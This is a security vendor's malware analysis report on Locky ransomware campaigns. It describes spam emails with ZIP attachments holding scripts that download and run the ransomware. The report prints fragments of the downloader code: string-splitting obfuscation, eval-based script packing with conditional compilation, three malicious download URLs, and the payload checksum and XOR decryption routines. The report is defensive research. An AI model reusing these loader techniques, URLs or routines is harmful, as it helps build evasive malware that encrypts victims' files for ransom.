Ransomware Getting Delivered Using Script Files

Technical Details

Over the last three to four months, we have been observing a large number of Locky ransomware campaigns being actively carried out by attackers. Locky is spread through malicious scripts delivered to targets using mass spam emailing campaigns. The volume of spam emails sent out in this campaign has been the largest so far, according to our observation.

In a typical Locky campaign, the victim receives an email with a malicious ZIP attachment. The email seems to be from a trusted source and carries subject lines that can easily trick an unsuspecting user into opening the email. Some of these subject lines are:

Insurance - Customer 10181

- Bank account report
- Final version of the report
- Payment
- FW: Invoice_515002
- Scanned Copy




Fig 1 - Locky Spam Email

The ZIP attachment contains a malicious standalone script file (.JS, .VBS, or .WSF). When the user unzips the ZIP file and double clicks on it, the script within it gets executed by "Windows Script Host (wscript.exe)" - *the default application to run scripts on Windows machine*.

© 2016 Quick Heal Technologies Ltd. All rights reserved.




Fig 2 – Script Executed by ***wscript.exe***

The script then tries to connect to a malicious URL and downloads the payload which is the Locky malware and then executes it. Thereafter, Locky begins encrypting specific files on the infected system and asks the victim to pay a ransom in order to decrypt those files.

Fig 3 – Decrypted Malicious URL

In the first campaign of JavaScript(.js), the script file was highly obfuscated using garbage code and contained random variable names. The script is shown in Fig 4.




Fig 4 – Obfuscated JavaScript Code

The script contained a common function, which takes a numeric string as an argument and it is called from many locations. These numeric strings are encrypted portions of data, which are decrypted using the function.

The malicious URL, function names, and other strings (ADODB.Stream, MSXML.HTTP, open, close, send, GET, etc.) required to download the malware are kept in the numeric encrypted format.

 © 2016 Quick Heal Technologies Ltd. All rights reserved.

In the next campaign, the obfuscation was changed. Instead of keeping the strings and URL in an encrypted format, they were present directly but were broken into smaller sub-strings as shown in Fig 5.

```
var VALIGN0 = "Cr"+"e"+"ateObject";
/*@cc_on /* M  */
  @if (@_win32 || @_win64)/* M  */
    //
    CONNECTION /* M  */ = "W"+"S"+"c"+"ript";
    place0 /* M  */= true;/* M  */
    DENMARK0/* M  */ = /* M  */"MLH";/* M  */
    fromPath =/* M  */ "R" + "esponseB"/* M  */ + "ydo".split('').reverse().join('');
    Turkey = /* M  */(/* M  */"noitisop").split(''/* M  */).reverse(/* M  */).join('');
    devel0 /* M  *//* M  */ =/* M  */ "eliFoTevaS".split(''/* M  */).reverse().join('');
    Currency0 = "A"+"DODB";
    DENMARK1 = "s" + "end";
    Backspace = "ht"+"tp:"+"//a"+"lb"+"any"+".as"+"n."+"au/"+"084"+"3r"+"43"+"tt"+"g4"+"g";
    Backspace0 = "G\x45"+"T";
 /* M  */ @end/* M  */
@*//* M  */
```

Strings obfuscated by breaking in parts

Malicious URL broken in parts

Fig 5 – Strings Obfuscation by breaking in parts

The strings were later concatenated to create a complete string.

Then the attackers started using the obfuscated script, packed inside another script.
The unpacking was carried out using script functions (split, join, reverse, etc.) as shown in Fig 6.

```
var asyanl1C = [';}\n',/* */'\xfe',
'\r;)',/* */'\xfe',
'(]h',/* */'\xfe',
'PD ',/* */'\xfe',
'+ )',/* */'\xfe',
'41M',/* */'\xfe',
    /*@cc_on
    function f(s) {return eval(s);};
    b = asyanl1C;
    b = b.join("");
    b = b.split("\xfe");
    b = b.join("");
    b = b.split("");
    c = b.reverse();
    c = c.join("");
    @*/
    if (c["length"] >= 12) f(c);
```

Typical Functions

Fig 6 – Script packed inside another script

Security analysts may get confused with the commented part, thinking that it won't execute. However the ***/*@@cc_on*** statement in the script activates conditional compilation within comments in a script. So, the code gets executed at run-time.

 © 2016 Quick Heal Technologies Ltd. All rights reserved.

Along with these modifications, attackers started using 3 URLs instead of one for downloading the malware. So, if a connection for 1 URL fails, the script would try to connect to another URL as shown in Fig 7.

```
var Oa=[TiO + BXt(KXm)+We+Aa + Ct5+QEv2(ZOi)+Dr+WMv7 + Rh+
var M  Oa {...}  [YJs + Cv + TAn5](NKc + Bn + KAu + (function
var IDi  [0] "http://delaemvkusnoe.ru/7lsypth"  rings(Zi + FLv);
var UPs  [1] "http://ejdadim.com/tzblhuk"
         [2] "http://lkfashions.com/3vkh8fcv"  (Eq) + (function CKh0(){ret
var Yq=UPs + Wx5(Sc8) + Ny;
```

3 URLs instead of One

Fig 7 – Multiple URLs

In the next phase of the campaign, attackers made significant changes. The ZIP file now contained Windows Script File (WSF) instead of a Java Script as shown in Fig 8.





Fig 8 – Use of WSF files

Now, instead of downloading the malicious payload directly as an executable PE file, it was downloaded as an encrypted file, which was then decrypted and ran by a script file component. Attackers may have done this change to evade security software and network scanners.

The structure of the downloaded file was as shown in Fig 9.

- PE file in encrypted reverse order
- DWORD size check-sum value at the end of file

 © 2016 Quick Heal Technologies Ltd. All rights reserved.



ChechksumValue

PE file in encrypted reverse order

Fig 9 - Encrypted PE file in reverse order

The routine to decrypt the PE file was typical as shown in Fig 10. Before decrypting the file, the malware calculates checksum of the entire file and compares this value with the DWORD present at end of the file. If the results are the same, then the malware would decrypt this file using a custom algorithm and run it. If results are not matched, the malware abandons the decryption and stops execution.

```
function NWAq5(TRp5)
{
    var PSXCa;
    var LZMm8=TRp5[TRp5[UENZq8 + KCg2]-4] | TRp5[TRp5[IMNEr(UENZq8) + (fu
    UENZq8 + (function QTe(){return KCg2;}())]-2] << 16 | TRp5[TRp5[Dx8(U
    TRp5[LHYn0 + ZQKq](Bp[UENZq8 + KCg2]-4, 4);

    PSXCa=ORWd;
    for (var TGTSe=0; TGTSe < TRp5[UENZq8 + KCg2]; TGTSe++)
    {
        PSXCa=(PSXCa + TRp5[TGTSe]) % 0x100000000;
    };
    if (PSXCa != LZMm8) {return []};

    RQh=ZVo6;
    TRp5=TRp5.reverse();
    for (var TGTSe=0; TGTSe < TRp5[UENZq8 + KCg2]; TGTSe++)
    {
        TRp5[TGTSe] ^= RQh /* A  */;
        RQh=(RQh /* A  */ + Ca) % 256;
    }; return TRp5;
};
```

Checksum Calculation code

If checksums don't match returns empty array

Decryption Loop

Fig 10 - Checksum calculation and Decryption routine

In the recent campaigns, attackers changed the decryption routine as well as the structure of the encrypted file. Now, the encrypted payload has the below format:

- PE file in encrypted format (not in reverse order)
- DWORD size checksum value at the end of file

 © 2016 Quick Heal Technologies Ltd. All rights reserved.

Earlier, the malware performed a simple XOR/SUB decryption using 2 single byte keys. Now it calls a function each time for decrypting a single byte as shown in Fig 11. The function returns a new byte each time after performing multiple operations.

```
var Yi5 = uheprng();
for (var Tj=0; Tj < Ze[RVx4 + (function LNi5(){return VYd;}()) + (function NZg(){retu
{
    Ze[Tj] ^= Yi5(256);
}
                                                    <- Decryption Code

var Mz9=Ze[Ze[RVx4 + Tm(VYd) + CJa4(Bp)]-4] | Ze[Ze[RVx4 + VYd + (function Sw7(){retu
function Ic0(){return VYd;}()) + Bp]-2] << 16 | Ze[Ze[RVx4 + VYd + (function PXl(){re
Ze[Br7 + (function ESz2(){return Bi;}()) + Mx(Do)](IOq[RVx4 + VYd + Bp]-4, 4);

Cx=JRr;
for (var Tj=0; Tj < Ze[RVx4 + VYd + Bp]; Tj++)
{                                                   <- Checksum calculation of
    Cx=(Cx + Ze[Tj]) % 0x100000000;                    decrypted data
};
if (Cx != Mz9) {return [];};
                              If checksum don't match return empty array
return Ze;
```

Fig 11 - Checksum validation on Decrypted data

Also, the DWORD size checksum value is not same as previous i.e., it's not the checksum of the encrypted data. Instead, it is the checksum of the decrypted PE file. The script now checks this value against the checksum computed over the decrypted PE file. If it's successful then it saves the PE file and runs it, otherwise it abandons the execution.

Detection Statistics

The below graph shows the detection statistics of Locky over the last 4 months.

 © 2016 Quick Heal Technologies Ltd. All rights reserved.




Fig 12 – Locky detection statistics

______________________________END______________________________

 © 2016 Quick Heal Technologies Ltd. All rights reserved.